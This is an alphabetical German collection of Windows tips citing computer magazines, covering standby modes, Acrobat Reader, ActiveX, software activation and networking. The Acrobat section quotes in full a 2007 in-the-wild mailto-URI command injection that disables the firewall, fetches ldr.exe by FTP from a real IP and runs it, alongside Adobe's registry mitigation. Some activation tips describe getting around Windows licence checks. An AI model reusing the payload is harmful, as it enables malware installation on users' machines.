Der normale WinXP-"Computer-Ausschalten"-Dialog aus der msgina.dll zeigt drei Knöpfe: "Standby" (oder bei gedrückter Umschalttaste "Ruhezustand"), "Ausschalten" und "Neu Starten". Der Hotfix 893056 (Download <http://www.pcwelt.de/ruh{bmc earth16.bmp}>; PC-Welt Heft 9/2007, Seite 149) ersetzt die DLL durch eine Version, die alle vier Wahlmöglichkeiten ohne Tricks anzeigt, wenn in der Registry [HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Shutdown_ShowHibernateButton{bmc edit.bmp}](#) (DWORD) existiert und auf 1 gesetzt ist (Alternativ: pcwRuhezustand.reg aus obiger PC-Welt). Falls man die DLL irgendwo hat, geschieht der Ersatz wie folgt:

- 1) Die neue msgina.dll nach %windir%\system32\dllicache kopieren (alte Kopie überschreiben).
 - 2) Die alte msgina.dll unter %windir%\system32\ umbenennen, z.B. in msgina.old.
 - 3) Die neue msgina.dll nach %windir%\system32\ kopieren. Danach erscheint ein Dialog mit der Aufforderung die Windows-Installations-CD einzulegen. Diesen Dialog abbrechen und die Rückfrage mit "ja" bestätigen.
- Das ganze gilt nicht für Rechner in einer Domäne, dort wird ein anderer Herunterfahren-Dialog verwendet.

Durch die Einträge durch die Datei pcwDisableStandby.reg aus der PC-Welt Heft 6/2007, Seite 179 wird Windows vorgegaukelt, dass der PC gar kein Standby beherrscht.

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ACPI\Parameters]
"AMLIMaxCTObjs"=hex:04,00,00,00
"Attributes"=dword:00000070
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ACPI\Parameters\WakeUp]
"FixedEventMask"=hex:20,05
"FixedEventStatus"=hex:00,84
"GenericEventMask"=hex:18,50,00,10
"GenericEventStatus"=hex:10,00,ff,00
```

Werden die beiden Einträge unter [HKLM\SYSTEM\CurrentControlSet\Services\ACPI\Parameters{bmc tree.bmp}](#) wieder gelöscht, dann kennt er nach einem Neustart wieder den Standby.

Gemäß c't Heft 4/2010, Seite 165 kann das Windows-Media-Center die Zustände S3 und S5 verhindern und nur noch in den "Away Mode" (Bildschirm und Audio-Ausgang deaktiviert, ansonsten voller Betrieb) wechseln. Streaming Clients (Media Center Extender) werden da weiterhin voll versorgt. Sobald zeitgesteuerte Aufnahmen programmiert sind, wechselt der Rechner u.U. auch nur noch in den Away-Mode, obwohl diese meist auch bei S3 und manchmal sogar S5 funktionieren. Konfiguriert werden kann dies über Systemsteuerung, [Energieoptionen{bmc shortcut.bmp}](#), Energiesparplan, erweiterte Einstellungen, Multimediaeinstellungen, bei der Freigabe von Medien

Heftige Festplattenaktivität ist für Windows leider kein Grund, nicht nach der festgelegten "Leerlaufzeit" in den Ruhezustand zu wechseln oder herunterzufahren. Gemäß c't Heft 23/2014, Seite 128 kann mit dem Tool "Don't Sleep" (<http://www.softwareok.de/?Microsoft/DontSleep{bmc earth16.bmp}>) für eine vorgegebene Zeitspanne den Standby oder das Herunterfahren verhindern.

Der Befehl `powercfg /a{bmc shortcut.bmp}` zeigt an, welche Zustände möglich und welche nicht möglich sind:

- Ruhezustand (S4, Ruhezustand/Hibernation)
- Standby (S3, Suspend to RAM)
- Standby (S2)
- Standby (S1)
- Hybrider Schnellstartmodus
- Schnellstart

Beim "hybriden Standby" (ab Vista) wird der S4-Zustand durch Speichern des RAM-Inhalts in die Hibernate-Datei vorbereitet, aber dann zunächst doch nur in den Modus S3 geschaltet.

Der "Standby (verbunden)" (= "Connected Standby" = S0ix) ist ab Win8 bei WinRT, ARM-Prozessoren, Atom Z2760 verfügbar. Neben entsprechendem [UEFI](#) ist auch spezielles RAM erforderlich. Im "CS" werden Push-Mails empfangen. Für jede App und jeden Mail-Account separat lässt sich die Benachrichtigung im CS-Zustand einstellen. Der WNS="Windows Notification Service" stellt die Benachrichtigung dann aber nur als Background-Prozess laufenden Prozessen zu. Auf solchen Geräten gibt es dann weder S4 noch S3. Eine Akkuladung soll mehrere Wochen im CS durchhalten.

Siehe auch [System-Abschluss \(Shutdown\)](#), [Aufwecken aus Ruhezustand oder Stand-By](#).

#\$K Adobe Acrobat Reader

Wie andere Programme auch, leitet der Acrobat Reader URI's, für die er sich nicht zuständig fühlt, ans Windows weiter. Eine URI der Art

```
mailto:%/../../../../../../../../../../../../../../../../windows/system32/calc.exe".cmd
```

in einem PDF-Dokument kann vor Reader-Version 8.1.1 den Taschenrechner starten. Ähnlich funktionier unter Start, Ausführen das

```
http:%xx../../../../../../../../../../../../../../../../windows/system32/calc.exe".cmd
```

Es gibt im Oktober 2007 wohl auch schon PDF-Dokument in Umlauf, die mittels

```
mailto:%/../../../../../../../../../../../../Windows/system32/cmd".exe"" /c /q \"@echo off&netsh firewall set opmode mode=disable&echo o 81.95.146.130>1&echo binary>>1&echo get /ldr.exe>>1&echo quit>>1&ftp -s:1 -v -A>nul&del /q 1&start ldr.exe&\" \"&\" \"nul.bat"
```

nach dem deaktivieren des Firewalls via FTP das Schadprogramm ldr.exe aus dem Internet laden und starten.

Gemäß <http://www.adobe.com/support/security/bulletins/apsb07-18.html> kann diese Weiterleitung der URI an Windows für den Acrobat-Reader durch ändern von

```
|mailto:2
```

in

```
|mailto:3
```

im Eintrag HKLM\SOFTWARE\Policies\Adobe\Acrobat

Reader\8.0\FeatureLockdown\cDefaultLaunchURLPerms.tSchemePerms (bzw.

HKLM\SOFTWARE\Policies\Adobe\Adobe

Acrobat\8.0\FeatureLockDown\cDefaultLaunchURLPerms.tSchemePerms beim Acrobat) deaktiviert werden. Wird das |mailto:2 rausgelöscht, dann wird der Benutzer gefragt!

Der Acrobat Reader lädt beim Start sehr viele Plug-Ins, die meist gar nicht benötigt werden und auf langsamen Rechnern zu einer nervigen Verzögerung führen. Mit "Acrobat Reader Speedup 1.32"

<http://www.tnk-bootblock.co.uk/prods/misc> können die Plug-Ins deaktiviert oder auch wieder aktiviert werden (PC-Welt Heft 6/2005, Seite 135).

Die Eigenwerbung in der Version 7 als Banner im IE, Online-Druckdienst etc. kann man wie folgt loswerden (PC-Welt Heft 7/2005, Seite 153):

- Installationsfile des Acrobat von CD oder aus dem Internet auf Festplatte kopieren. Nicht den Adobe-Download-Manger verwenden!
- Geg. vorhandene Version deinstallieren.
- Installation starten und Vorbereitung abwarten. Vor dem nächsten Klick
- Dateien aus \Programme\Adobe\Acrobat 7.0\Setup Files\RdrBig\Ger in ein beliebiges anderes Verzeichnis kopieren und dann die Installation abbrechen.
- Jetzt das PC-Welt-Programm pcwAR7Transform.mst auch in dieses Verzeichnis kopieren.
- Ein Kommandofenster öffnen und in diese Verzeichnis wechseln. Hier eingeben:
msiexec.exe /i "Adobe Reader 7.0 - Deutsch.msi" TRANSFORMS="pcwAR7Transform.mst"
- Jetzt aus diesem Verzeichnis die Installation nochmal starten.

Gemäß PC-Welt Heft 7/2006, Seite 73 können mit dem Tool "Acrobat Reader Speedup"

<http://www.pcwelt.de/e4a> überflüssige Addins bei Reader-Version 6 und 7 deaktiviert werden.

Wie man die API des Acrobat Readers nutzt und was sich zwischen alten Versionen und der Version 7 verändert hat, ist in der Zeitschrift Toolbox Heft 3/2006, Seite 42ff beschrieben.

PDF-Dokumente können JavaScript enthalten. Es kann also z.B. der Browser mit einem Internet-Link automatisch gestartet werden. Über-Browser-Sicherheitslöcher kann somit vom PDF-Dokument aus der PC übernommen werden. Ab Reader-Version 7.0.8 kann Java-Script deaktiviert werden. Der Foxit Reader

(<http://www.foxitsoftware.com>) ist eine Alternative. (PC-Welt Heft 11/2006, Seite 34).

Als Alternative zu Adobe's Reader wird in der c't Heft 12/2008, Seite 66 (Softlink [0812066](http://www.docu-track.com/home/prod_user/PDF-XChange_Tools/pdfx_viewer/)) der "PDF XChange Viewer" http://www.docu-track.com/home/prod_user/PDF-XChange_Tools/pdfx_viewer/ vorgestellt. Neben Funktionen zum Hinzufügen von Kommentaren, Unterstreichungen, Pfeilen etc. lassen sich insbesondere auch **ausgefüllte Formulare** abspeichern.

Um alternative Tools (Scribus, pdf-Office, Foxit PhantomPDF, Nitro Pro, OpenOffice, Power PDF Standard) für PDF-formulare geht es in der c't Heft 12/2014, Seite 114ff.

AcrobatReader

\$ Acrobat Reader

K Acrobat Reader; Adobe Acrobat Reader; Plug-Ins Acrobat Reader; Scribus (PDF-Erzeugung); pdf-Office; Foxit PhantomPDF, Nitro Pro (PDF-Erzeugung); OpenOffice (PDF-Erzeugung); Power PDF Standard

#\$K **ActiveX**

ActiveX ist der Nachfolger von OLE. Meist werden die ActiveX-Komponenten beim Setup richtig "registriert", d.h. die notwendigen Registry-Einträge gemacht. In Ausnahmefällen (z.B. wenn sich Access-Assistenten mit 'Objekterstellung durch ActivX-Komponente nicht möglich' melden) muss dies manuell mit dem Programm regsvr32.exe gemacht werden:

Ins Verzeichnis der Komponente wechseln (z.B. Programme\Gemeinsame Dateien\Microsoft Shared\DAO) und
regsvr32 dao350.dll

ausführen. Entsprechend mit jeder anderen OLE/ActiveX-DLL, z.B. mfc42.dll, wenn die Scanner-Software beim Deinstallieren deren Einträge gleich mit entfernt hat oder auch für comdlg32.ocx.

Mit

```
regsvr32 /u dao350.dll
```

lassen sich die Einträge auch wieder löschen, solange die DLL noch verfügbar ist.

Wenn die Ausführung von signierten ActivX-Komponenten im Internet-Explorer deaktiviert ist, kommt bei verschiedenen MS-Updates (z.B. SP2 für IE5.5) bei der nachfolgenden Installation die Fehlermeldung "Es konnten nicht alle erforderlichen Komponenten übertragen werden". D.h., vor dem Download muss dies aktiviert werden! (Zeitschrift c't Heft 1/2002, Seite 177)

Siehe auch [Sicherheit bei ActiveX](#), [Visual Basic](#).

ActiveX

\$ ActiveX

K ActiveX;regsvr32.exe;Es konnten nicht alle erforderlichen Komponenten übertragen werden;Registrierung von ActiveX;.ocx

#\$K **Actors von MS Office 97**

Falls die Office-Geister lästig sind, lassen sie sich wie folgt abschalten:

- A) Das Verzeichnis actors{bmc explorer.bmp} unter Programme\Office umzubenennen in z.B. "Dead Actors".
- B) Ein Autoexec-Makro in jede Office-Anwendung mit der Zeile 'Assistant.Visible = false'
- C) HKCU\Software\Microsoft\Office\8.0\Common\Assistant AsstState{bmc edit.bmp} auf 0 setzen (während keine Office-Anwendung läuft). Dieser Tipp aus c't Heft 3/99, S.90 funktioniert bei mir aber nicht.

Bei Office-2000 kann man die Assistenten übers Setup-Programm (unter Features hinzufügen/entfernen - Office-Tools) entfernen.

Actors
\$ Actors von MS Office 97
K Actors; Office-Assistenten

##\$K Ad-hoc Netzwerk

Eine nur für den Augenblick aufgebaute Verbindung zwischen zwei (oder auch mehr) Geräten ohne zentrale Infrastruktur wird als Ad-hoc-Netzwerk bezeichnet. Neben dem Datenaustausch zwischen Mobilgeräten ist damit z.B. auch die erste Kontaktaufnahme zu manchem WLAN-fähigen Drucker möglich.

Wie man einen Linux-PC in den Ad-hoc-Modus schaltet, ist in der c't Heft 7/2009, Seite 177 erläutert.

Gemäß http://www.it-techblog.de/vista-workshop-notebooks-drahtlos-ad-hoc-vernetzen/07/2007/{bmc_earth16.bmp} funktioniert es unter Vista wie folgt:

- Im Netzwerk- und Freigabecenter den Einrichtungsassistenten („Eine Verbindung oder ein Netzwerk einrichten“) starten.
- Die Option „Ad-hoc-Netzwerk einrichten“ wählen und zweimal auf „Weiter“.
- Geben Sie einen Netzwerknamen wie z.B. „Vista“ ein und tragen Sie einen Sicherheitsschlüssel ein (WEP-Key). Markieren Sie „Dieses Netzwerk speichern“; dann können Sie es beim nächsten Mal schneller aktivieren. Nach einem Klick auf „Weiter“ steht das Ad-Hoc-Netzwerk zur Verfügung, das von einem zweiten Laptop für die Drahtlos-Verbindung genutzt werden kann.

Anschließend stellt Vista die Verbindung zum Ad-hoc-Notebook her. Per Mausklick auf das Computersymbol der Gegenstelle wird das Netzwerk angezeigt. Ein weiterer Klick auf den Ad-hoc-Rechner stellt Vista dessen Inhalte dar, auf die Sie je nach Freigabeszenario zugreifen können.

Ad-hoc

\$ Ad-hoc Netzwerk

K Ad-hoc-Netzwerk;WLAN Ad-hoc

#K Administrative Freigaben

In Windows gibt es einige "Administrative Freigaben" (<http://support.microsoft.com/kb/314984/EN-US/{bmc earth16.bmp}>) :

- Root partitions or volumes
- The system root folder
- The FAX\$ share
- The IPC\$ share: named pipes for communication among network programs. It is primarily used for to remotely administer network servers.
- The PRINT\$ share
- %SYSTEMROOT% is shared as ADMIN\$
- ...

Einzusehen und zu Ändern mit Admin-Rechten in der Computerverwaltung unter System | Freigegebene Ordner | Freigaben [fsmgmt.msc{bmc admin.bmp}](#)

Mit Ausnahme von IPC\$ können diese Freigaben nach dem Setzen der DWORD-Werte

[HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters.AutoShareServer{bmc edit.bmp}](#) und

[HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters.AutoShareWks{bmc tree.bmp}](#) auf 0 gelöscht werden, ohne das Windows sie automatisch wieder anlegt.

AdminShares

\$ Administrative Freigaben

K Administrative Freigaben;FAX\$ share;IPC\$ share;PRINT\$ share;C\$ share;shares for administrative use

#\$K Adressbuch

Mit der Konfiguration von Adressbüchern gibt's unter Windows immer mal wieder Probleme, da es mehrere verschieden Adressbücher gibt:

- Die Outlook-Kontakte, die auf einem Exchange-Server oder in einer pst-Datei gespeichert sind, können als Adressbücher verwendet werden. Hierzu im Eigenschaften-Dialog der Kontakte auf dem Tab Outlook-Adressbuch das "Diesen Ordner als E-Mail-Adressbuch anzeigen" aktivieren!
- *.pab-Dateien werden z.B. von Outlook-Express verwendet.
- Unter Vista ist jeder einzelne Kontakt eine eigene *.contact-Datei, die im Verzeichnis Kontakte des Userprofils gespeichert wird. Leider funktionieren im Explorer dazu weder das Vorschau-Fenster noch die Details. Das Programm [wab.exe\(bmc shortcut.bmp\)](#) scheint nichts anderes zu machen, als den Pfad des Kontakte-Ordners in einem neuen Explorer-Fenster zu öffnen.

Beim Export aus Outlook und anschließendem Import ins Adressbuch für Outlook-Express kann es notwendig sein, mit einem Texteditor das Listentrennzeichen zu ersetzen.

Adressbuch
\$ Adressbuch
K Adressbuch;pab Adressbuch;Outlook Adressbuch;Kontakte

#\$K **Advanced Encryption Standard (AES)**

Seit ca. 2008 enthalten viele Intel/AMD-x86-CPU's Maschinenbefehle für AES-Ver- und Entschlüsselung, die AES sehr viel performanter erledigen als in C/C++ implementierte Algorithmen.

([http://de.wikipedia.org/wiki/AES_%28Befehlssatzerweiterung%29\(bmc_earth16.bmp\)](http://de.wikipedia.org/wiki/AES_%28Befehlssatzerweiterung%29(bmc_earth16.bmp)))

Dies wird in der c't Heft 14/2013, Seite 174ff erläutert.

AdvancedEncr

\$ Advanced Encryption Standard (AES)

K Advanced Encryption Standard (AES);AES Advanced Encryption Standard;Verschlüsselung AES

#\$K Aktivierung von Software

Über die Fallstricke, Probleme und Rechtslage bei der Software-Aktivierung bei verschiedenen Herstellern berichten mehrere Artikel in der Zeitschrift c't Heft 17/2005, ab Seite 92ff (Softlink [0517092{bmc earth16.bmp}](#)).

Wie man in seine selbstprogrammierte Applikation eine Hardware-Erkennung einbaut, um einen Registrierungsschlüssel für eine Software-Freischaltung für diesen PC zu machen, ist in der Zeitschrift Toolbox Heft 6/2005, Seite 12ff gezeigt:

- Festplatten-Seriennummer mit S.M.A.R.T für IDE und SATA-Festplatten auslesen (Funktioniert nicht bei RAID, SCSI oder USB-Festplatte, dann wird ersatzweise die Volume-ID von c:\ genommen),
- die MAC-Adresse aus dem Netzwerk-Interface via des NetBIOS-Interfaces,
- CPU-Daten wie Prozessor-Modell und -Stepping (Achtung: bei Multiprozessorsystemen können die einzelnen Prozessoren unterschiedliches Stepping haben! Dann nicht CPU selbst auslesen, sondern besser nur die Daten aus GetSystemInfo verwenden!),
- die Gerätekennung der Graphikkarte,
- Betriebssystemdaten wie Produktname, Version, Installationsdatum, RegisteredOwner und RegisteredOrganisation.

Aus datenschutzrechtlichen Gründen wird aus jeder Teilinformation nur eine CRC32-Prüfsumme gebildet, auf 22 eindeutige Großbuchstaben (B, G, I und O weggelassen) + 10 Ziffern umgerechnet und ausgegeben bzw. bei der Registrierung übertragen.

Unter Windows 7 lässt die Version, Variante (Ultimate, Retail oder OEM) und der Aktivierungsstatus mittels des Kommandos `slmgr.vbs -dlv {bmc shortcut.bmp}` nach ein paar Sekunden Wartezeit (zur Abarbeitung des 111kB (!!)) großen Scripts) anzeigen (Tipp 13 aus <http://jens-schaller.de/month/2008/02{bmc earth16.bmp}>). Dabei wird auch die "Verbleibende Windows Rearm-Anzahl" mit angezeigt, d.h. wie oft die Aktivierung nach größeren Hardware-Änderungen noch automatisch geht.

Gemäß c't Heft 7/2007, Seite 36 wurde ein Weg gefunden, die Aktivierung von Vista zu umgehen.

Während der Produktkey vom Aufkleber auf dem PC nach der Neuinstallation eine neue Aktivierung erfordert, ist dies beim abweichenden(!) Key aus der Vorinstallation vom Hersteller nicht notwendig (c't Heft 3/2010, Seite 80). Ob so eine "Token based Activation" vorhanden ist, kann mittels `slmgr -lii {bmc shortcut.bmp}` geprüft werden. Ein Zertifikat und ein zum BIOS passender Key genügen, und es ist keine Aktivierung nötig. Für eine Neuinstallation kommt man wie folgt an die Daten ran:

- Key z.B. mit der freien Software CW-Sysinfo (<http://www.horland.de/cwsysinfo.html{bmc earth16.bmp}>) auslesen.
- Das Zertifikat steckt in der Datei
"%windir%\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SoftwareProtectionPlatform\tokens.dat". Bei so einer vorinstallierten Version sollte sich hier mit dem Notepad "OEM Certificate" finden lassen. Von da aus rückwärts bis zum "<?xml" und vorwärts bis zum "</r:licence>" suchen und diesen Teil in einen neue Datei Zertifikat.xrm-ms speichern.
- Bei der Neuinstallation dann die Eingabe des Produktschlüssels zunächst überspringen. Nach dem Abschluss der Installation die Zertifikatsdatei reinkopieren und mit Adminrechten im Kommandofenster
`slmgr -ilc zertifikat.xrm-ms`
`slmgr -ipk <ProduktKey>`
kann das Windows aktiviert werden.

Mittels `slmgr -dlv {bmc shortcut.bmp}` werden nach einigen Sekunden die Windows-Lizenzierungs-Details angezeigt. Unter anderem wird der "Remaining Windows rearm count" angezeigt. Mit `slmgr -ipk <ProduktKey>` kann z.B. von einer Studentenversion auf eine normale Version umgeschwitcht werden (c't Heft 4/2013, Seite 146)

Eine Windows-7-Installation auf einer externen Festplatte oder einem USB-Stick lässt sich wegen dem Aktivierungszwang nicht dauerhaft auf verschiedenen Geräten verwenden! (c't Heft 7/2010, Seite 12)

Gemäß c't Heft 14/2010, Seite 160 gab es während der Markteinführung von Windows 7 einen Familypack mit 3 Lizenzen. Dabei lassen sich aber meist nur zwei Rechner online aktivieren. Wenn man bei der telefonischen Aktivierung statt dem Punkt 1 ("Aktivieren") den Punkt 3 ("Volumenlizenz-Vertrag") wählt, kommt man zu einem Mitarbeiter, der einem nach Schilderung der Umstände und der der Zahlenkolonne vom Aktivierungsassistenten die notwendige Zahlenkolonne zum Aktivieren sagt.

Gemäß PC-Welt Heft 12/2011, Seite 37 kann mit dem Tool "Advanced Tokens Manager" <http://www.joshcellsoftwares.com/{bmc earth16.bmp}> die Windows-Aktivierung (Vista, Win7) gesichert werden und nach einer Neuinstallation Windows ohne Internet auf demselben Gerät wieder aktiviert werden. Im selben Artikel ist beschrieben, dass bei WinXP die Datei wpa.dbl (und falls vorhanden wpa.bak) aus dem system32-Verzeichnis gesichert werden müssen. Nach Neuinstallation mit dem ursprünglichen Softwarekey muss das WinXP dann im

Aktivierung

\$ Aktivierung von Software

K Aktivierung;Freischaltung von Software;Registrierung von Software;slmgr.exe;Lizenzschlüssel (Windows) ändern

abgesicherten Modus gestartet werden, um ihm die Datei(en) wieder unterzuschieben. Das Tool OPA-Backup (<http://www.opa-backup.de/{bmc.earth16.bmp}>) dient zum Sichern und Re-Aktivieren von MS-Office (XP ... 2013).

Bei der Windows-Installation mit einer Upgrade-Lizenz wird dabei geprüft, ob die Vorversion auf der Platte vorhanden ist. Unabhängig von dieser Prüfung kann Windows (zumindest Win8 / 8.1) installiert werden! Jedoch scheitert die nachfolgende Aktivierung, wenn keine alte Version gefunden worden war. Gemäß PC-Welt Heft 5/2013, Seite 105 und c't Heft 23/2013, Seite 99 kann mit einem kleinen Trick dennoch aktiviert werden:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup\OOBE_MediaBootInstall{bmc edit.bmp} (DWORD) (mit Admin-Rechten) auf 0 setzen.
- An der Kommandozeile (mit Admin-Rechten) `slmgr -rearm` eingeben.
- Windows-Neustart. Bei Internet-Verbindung sollte jetzt automatisch die Aktivierung erfolgen.

Siehe auch Produkt-Aktivierung.

#\$K **Amazon Angebot erstellen**

Amazon-Angebot erstellen: <http://s1.amazon.de/exec/varzea/sdp/sai-condition/<isbn>> (ISBN ohne Trennstriche)
PC-Welt Heft 6/2004, Seite 119.

AmazonAngebot
\$ Amazon Angebot erstellen
K Amazon angebot erstellen; Bücher verkaufen via Amazon

#\$K **Änderungen in der Registry suchen/überwachen**

Neben verschiedenen Shareware-Tools (z.B. INISPY95, 79,00\$ oder RegView von Vincent Chiu, 39,00\$ eMail: vchiu@xnet.com) können Sie Änderungen, die z.B. durch eine Softwareinstallation in der Registry bewirkt werden, auch mit Hilfe der "Versionsvergleich"-Funktion aus der Freeware CSDIFF von <http://www.componentsoftware.com/csdiff/> oder mit WinWord ermitteln: Exportieren Sie die Registry mittels des MS-RegEdit.EXE vorher und nachher z.B. in die Dateien alt.reg und neu.reg. Vergleichen Sie die Dateien jetzt mit CSDIFF oder laden sie jetzt z.B. die Datei neu.reg als Textdatei in WinWord, so können sie sich hierin alle Abweichungen zur alt.reg mittels der Versionsvergleichs-Funktion, die sie unter Extras | Überarbeiten finden, markieren lassen.

Unter NT4 kann zum Suchen von Änderungen genutzt werden, dass das Datum bei Änderungen eines Keys (jedoch nicht getrennt für einzelne benannte Werte) mitregistriert wird. Siehe "Suchen".

Das Tool *Regmon* von <http://www.sysinternals.com/> kann die Zugriffe auf die Registry überwachen.

Das Freeware-Tool Winpooch (<http://www.winpooch.com/>) überwacht Zugriffe auf die Registry und das Dateisystem. (PC-Welt Heft 3/2006, Seite 32)

Siehe auch Überwachung beim NT-Benutzermanager

Änderungen

\$ Änderungen in der Registry suchen/überwachen

K Änderungen überwachen; Überwachen von Änderungen

#\$K **Anführungszeichen (bei Dateinamen und Platzhaltern)**

Dateiname und Platzhalter wie %1 stehen manchmal in Anführungszeichen ("%1"), manchmal ohne (%1). Dabei gelten folgende Regeln:

- solange Verzeichnisnamen und Dateinamen keine Leerzeichen enthalten, können die Anführungszeichen entfallen. Im Datei-Speichern-Unter-Dialog sind sie oft trotzdem notwendig, um zu verhindern, dass an den eingegebenen Namen (z.B. test.doc) die Default-Extension angehängt wird (test.doc.txt).
- 16-bit-Programme vertragen (normalerweise) weder Anführungszeichen, lange Dateinamen noch Leerzeichen im Dateinamen. (Wie z.B. OS/2 zeigt, verträgt das DOS-Dateisystem Leerzeichen in 8.3-Dateinamen, nur kann man mit normalen DOS-Mitteln nicht darauf zugreifen.) An 16-bit-Programme übergibt das System für %1 den 8.3-Alias-Namen.
- 32-bit-Programme benötigen bei Datei- und Verzeichnisnamen mit Leerzeichen die Anführungszeichen, da sonst der Parameter z.B. (c:\Anne Müller.txt) am Leerzeichen in zwei getrennte Parameter gespalten wird (1. c:\Anne, 2. Müller.txt) und sich das Programm dann mit "Datei c:\Anne nicht gefunden" oder ähnlich beschwert. Da %1 in vielen Registry-Einträgen bei 32-bit-Programmen nach dem Ersetzen Leerzeichen enthalten kann, sollten hier immer Anführungszeichen gesetzt werden! Einige 32-bit-Programme, die einen einzigen Parameter erwarten, fassen auch automatisch alle Parameter wieder richtig zu einem einzigen zusammen, wenn die Anführungszeichen fehlen.

Siehe auch [CMD.EXE Command Processor](#)

Anführungszeichen

\$ Anführungszeichen (bei Dateinamen)

K Anführungszeichen "%1";%1;"%1"; Befehlsweiterungen; Platzhalter %1 etc

##\$K Anonym Surfen

Nachdem gemäß EU-Richtlinie die Internet-Verbindungsdaten beim Provider für 24 Monate gespeichert werden gibt es Gründe, manchmal anonym zu surfen. Gemäß PC-Welt Heft 4/2006, Seite 10f wird das hierzu seit 5 Jahren verfügbare Tool JAP (<http://www.pcwelt.de/6aa{bmc earth16.bmp}>) wird im Laufe des Jahres wegen Auslauf der Förderung eingeschränkt werden. Als Alternative bietet sich JAP an <http://www.pcwelt.de/761{bmc earth16.bmp}>. Konzeptbedingt kann aber die Geschwindigkeit bei JAP stark schwanken. Achtung: Via aktivem Java kann die Anonymisierung ausgehebelt werden. Also Java deaktivieren!

Wie der Filesharing-Client StealthNet 0.8.1 die Verbindung versuchte zu anonymisieren und welche Schwächen darin es ermöglichten, den Anwender trotzdem zu enttarnen, wird in der c't Heft 21/2007, Seite 218ff beschrieben. In neueren Versionen (0.8.1.1) sind diese Schwächen weitestgehend behoben.

AnonymSurfen
\$ Anonym Surfen
K Anonym Surfen;Surfen, anonym

#\$K **Anzeige-Name (FriendlyName, FriendlyTypeName)**

Nachdem Microsoft früher je nach Sprachversion das Verzeichnis z.B.

Program Files

oder

Programme

genannt hat und in der Registry als Shell Folders unterm eindeutigen

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir{bmc edit.bmp} diesen Verzeichnis-Namen zum Nachschauen hinterlegt hat, geht Microsoft neuerdings einen anderen Weg: Das Verzeichnis heißt unabhängig von der Sprache intern immer gleich und hat nur in der Anzeige je nach Sprache einen anderen Namen. Damit brauchen Programme zukünftig also nicht mehr so oft nach dem landessprachlichen Namen zu suchen und eine Umschaltung auf eine andere Sprache ist auch einfacher, aber Microsoft verwirrt den Anwender auch mal wieder kräftig: Wählen Sie mal den Namen einer Datei unter

C:\Dokumente und Einstellungen\All Users\Gemeinsame Dokumente

und starten eine Suche danach. Im Suchergebnis liegt sie jetzt plötzlich unter

C:\Dokumente und Einstellungen\All Users\Dokumente

Gesteuert wird dies über die Datei desktop.ini im Verzeichnis (Attribut "Versteckt") und dem Eintrag

[.ShellClassInfo]

LocalizedResourceName=@shell32.dll,-21785

Entsprechend gibt es z.B. für den Dateityp *.ini unter HKLM\SOFTWARE\Classes\inffile.FriendlyTypeName{bmc edit.bmp} der Link auf @%SystemRoot%\System32\setupapi.dll,-2000, drin und dort ist das "Konfigurationseinstellungen" dafür hinterlegt, wie sich mit dem Programm "Resource Hacker" <http://rpi.net.au/~ajohnson/resourcehacker{bmc earth16.bmp}> überprüfen lässt.

AnzeigeName

\$ Anzeige-Name

K Anzeige-Name; FriendlyTypeName; FriendlyName

#\$K AOL

Meist wird für AOL spezielle Zugangs-Software zur Einwahl verwendet. Gemäß PC-Welt Heft 6/2006, Seite 113 kann man sich jedoch auch mit dem normalen Windows-DFÜ einwählen: Telefonnummer für Modem und ISDN: 01914, Benutzername <AOL-Name>@de.aol.com

AOL

\$ AOL

K AOL;Zugang AOL;Einwahl AOL

#\$K **API Call Monitor**

In der c't Heft 15/2012, Seite 55 wird "apimonitor" (http://www.rohitab.com/apimonitor{bmc_earth16.bmp}) vorgestellt. Das Freeware-Tool kann in fast beliebiger Detail-Tiefe die Aufrufe der Windows-API-Funktionen protokollieren. Es gibt eine Version für 32bit-Programme und die Version für 64bit-Programme, wobei der Installer für 64bit beide enthält. Es ist auch eine Portable-Version verfügbar.

APICallMonitor

\$ API Call Monitor

K API Call Monitor;Monitoring of API calls;ApiMonitor;Protokoll von API-Aufrufen

#\$K **APIPA (Automatik Private IP Addressing)**

Boot-Verzögerung durch Netzwerk

Windows (und auch Linux, Mac, ...) enthält eine Funktion mit Namen APIPA, mit der sich ein Rechner selbst eine gerade freie Adresse im Netzwerk aus dem angegebenen Bereich sucht, wenn DHCP (dynamic Host Configuration Protocol) aktiviert ist und kein DHCP-Server (z.B. auch Microsofts Internet Connection Sharing) gefunden wird. Dies verzögert den Windows-Start dann erheblich (ca. 20 Sekunden). Abschalten lässt sich dies, indem bei Win9x unter HKLM\SYSTEM\CurrentControlSet\Services\Vxd\DHCP oder bei Win2000/XP unter HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{bmc tree.bmp} der Schlüssel IP-ConfigurationEnabled (mit Bindestrich nach IP ???) erzeugt und auf 0 gesetzt wird. (Zeitschrift c't Heft 24/2001, S.138 und Heft 25/2001, Seite 8).

Gemäß Zeitschrift c't Heft 6/2003 Seite 182 gibt es bei einem auf DHCP konfigurierten WinXP-System bei den Eigenschaften des TCP/IP-Protokolls eine Seite für alternative Konfiguration. Falls diese aktiviert ist, dann wird, wenn kein DHCP möglich ist, diese IP-Adresse genommen und nicht APIPA!

Siehe auch Netzwerk.

APIPA

\$ APIPA (Automatic Private IP Addressing)

K Boot-Verzögerung durchs Netzwerk;DHCP, Bootverzögerung;APIPA

##K **App blockiert**

Beim Versuch eine Applikation zu starten erhält man (bei Win 10) u.U. diese auffallend rot markierte Meldung:

Diese App wurde aus Sicherheitsgründen blockiert

Ein Administrator hat die Ausführung dieser App blockiert.

Der Administrator ist in diesem Fall Microsoft! Und auch Admin-Rechte helfen nicht über die Blockade hinweg. Der Grund ist hier eine digitale Signatur in der App, die z.B. abgelaufen ist oder ein anderes Problem hat. Der Workaround ist überraschend einfach:

- Eine "Administrative Eingabeaufforderung" starten. Z.B. ins Suchfeld "cmd" eingeben, das gefundene "Eingabeaufforderung" mit der rechten Maustaste anklicken und "Als Administrator ausführen" wählen.
